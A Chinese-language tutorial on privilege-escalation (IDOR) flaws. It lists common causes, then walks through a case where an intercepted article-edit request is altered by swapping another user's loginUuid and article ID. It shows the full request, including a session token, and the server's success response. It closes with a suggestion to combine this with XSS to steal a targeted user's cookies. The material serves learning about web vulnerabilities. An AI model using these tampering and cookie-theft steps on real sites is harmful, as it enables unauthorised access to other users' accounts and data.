0.越权漏洞

越权，顾名思义，就是超出了权限或权力范围，越权漏洞是一种很常见的逻辑安全漏洞。 是由于服务器端对客户提出的数据操作请求过分信任，忽略了对该用户操作权限的判定，导致修改相关参数就可以拥有了其他账户的增、删、查、改功能，从而导致越权漏洞

隐藏的 url 实现权限管理

实现控制访问有些程序的管理员的管理页面只有管理员才显示，普通用户看不到，利用 URL 实现访问控制，但 URL 泄露或被恶意攻击者猜到后，这会导致越权攻击

引用对象直接查看

通过修改一下参数就可以产生水平越权，例如查看用户信息页面 URL 后加上自己的 id 便可查看，当修改为他人的 ID 号时会返回他人的信息，便产生了水平越权

多功能阶段


多阶段功能是一个功能有多个阶段的实现。例如修改密码，可能第一步是验证用户身份信息，号码验证码类的。当验证成功后，跳到第二步，输入新密码，很多程序会在这一步不再验证用户身份，导致恶意攻击者抓包直接修改参数值，导致可修改任意用户密码

静态文件

很多网站的下载功能，一些被下载的静态文件，例如 pdf、word、xls 等，可能只有付费用户或会员可下载，但当这些文件的 URL 地址泄露后，导致任何人可下载，如果知道 URL 命名规则，则会便利服务器的收费文档进行批量下载


平台配置错误

一些程序会通过控件来限制用户的访问，例如后台地址，普通用户不属于管理员组，则不能访问。但当配置平台或配置控件错误时，就会出现越权访问




1.功能越权漏洞案例

1.1 用户 a



1.2 用户 b




2.然后在用户 a 中点击修改文章 抓包 修改 loginUuid 和 viewpointId 为用户 b 和 文章 ID，我们只需要替换为他人的 loginUuid ， viewpointId 即可进行 越权修改任意修改

```
POST [redacted]it HTTP/2
Host: [redacted]com
Content-Length: 650
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96", "Google Chrome";v="96"
Loginuuid: 1410617498
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
Token: _SW01_aOOQC0aW1QqFbKz5wsyu0%2Bx67SwFSh4mFUbKhjkfe6stZmicEuGMXe%2BUZflZSbNx
Sec-Ch-Ua-Platform: "macOS"
Origin: http[redacted]com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http[redacted]com/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{"dataType":11,"loginUuid":"1095187814","richText":
"<span></span>qweqweqweqweqweqweqweqweqweqweqw<br>",
"circleId":22845,"title":"444444","mixedContent":
"{\"horizontal\":[{\"positionIndex\":0,\"verticalInRow\":[{\"co
ntentType\":1,\"positionIndex\":0,\"content\":\"qweqweqweqweqwe
qweqweqweqweqweqweqw\"}],\"templateType\":1}]}","newH5":true,
"relObjId":"","relObjType":1,"vpType":2,"sourceType":1,
"sourceDesc":"未经授权禁止转载","gameId":0,"content":" ","draftId"
:"","pubTime":0,"coverPictures":
"[\"https:/[redacted]/4722448350194a7358658dbb3f42484223
31845621098[redacted]5Height":79,"viewpointId":
"1095187814_1640081619410_16"}
```

```
HTTP/2 200 OK
Server: Tengine/2.3.2
Date: Tue, 21 Dec 2021 10:17:52 GMT
Content-Type: application/json
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: htt[redacted]com
Vary: Origin

{"code":0,"message":"success"}
```



3.越权 + xss 组合拳

配合上次的 xss 即可实现定向获取 cookie 进而提高危害等级